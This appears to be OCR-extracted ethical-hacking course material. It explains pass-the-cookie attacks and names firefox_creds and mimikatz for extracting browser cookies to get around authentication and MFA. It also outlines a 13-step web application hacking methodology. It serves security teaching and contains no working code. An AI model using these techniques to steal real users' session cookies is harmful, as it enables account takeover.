


1. A session cookie is generated in the browser when the user logs into a web service
2. The attacker steals the cookie using specially designed malware
3. The attacker injects the cookie into their browser session to access the victim's web services

Pass-the-Cookie Attack

Pass-the-cookie attacks allow attackers to access a user's web services without providing any identity or performing multi-factor authentication. A pass-the-cookie attack occurs when attackers obtain a clone of a cookie from the user's browser and uses the cookie to establish a session with the target web server. If attackers can retrieve appropriate cookies, they may log in as a valid entity to previously accessed web services, evading all the authentication checkpoints. Attackers may also use a specifically developed program or a phishing attack to obtain these cookies.

For example, Mozilla Firefox saves all cookies inside a local SQLite database that attackers may acquire using tools such as **`firefox_creds`**. If the captured cookie is a session cookie, the attacker can use malware to implant their own session while browsing the web application. Attackers can also use **`mimikatz`** to extract encrypted cookies.



1 A session cookie is generated in the browser when the user logs into a web service


LO#03: Explain Web Application Hacking Methodology



Web Application Hacking Methodology

- 01 Footprint Web Infrastructure
- 02 Analyze Web Applications
- 03 Bypass Client-Side Controls
- 04 Attack Authentication Mechanism
- 05 Attack Authorization Schemes
- 06 Attack Access Controls
- 07 Attack Session Management Mechanism
- 08 Perform Injection Attacks
- 09 Attack Application Logic Flaws
- 10 Attack Shared Environments
- 11 Attack Database Connectivity
- 12 Attack Web App Client
- 13 Attack Web Services


Web Application Hacking Methodology

The previous section discussed the security posture of web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using a detailed process called the hacking methodology. This section will describe the steps of the hacking methodology, explaining how attackers target web applications.

Attackers use the web application hacking methodology to gain knowledge of a particular web application to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the application. Under this methodology, they do the following to collect detailed information about various resources needed to run or access the web application:

- Footprint web infrastructure
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack shared environments
- Attack database connectivity
- Attack web application clients
- Attack web services

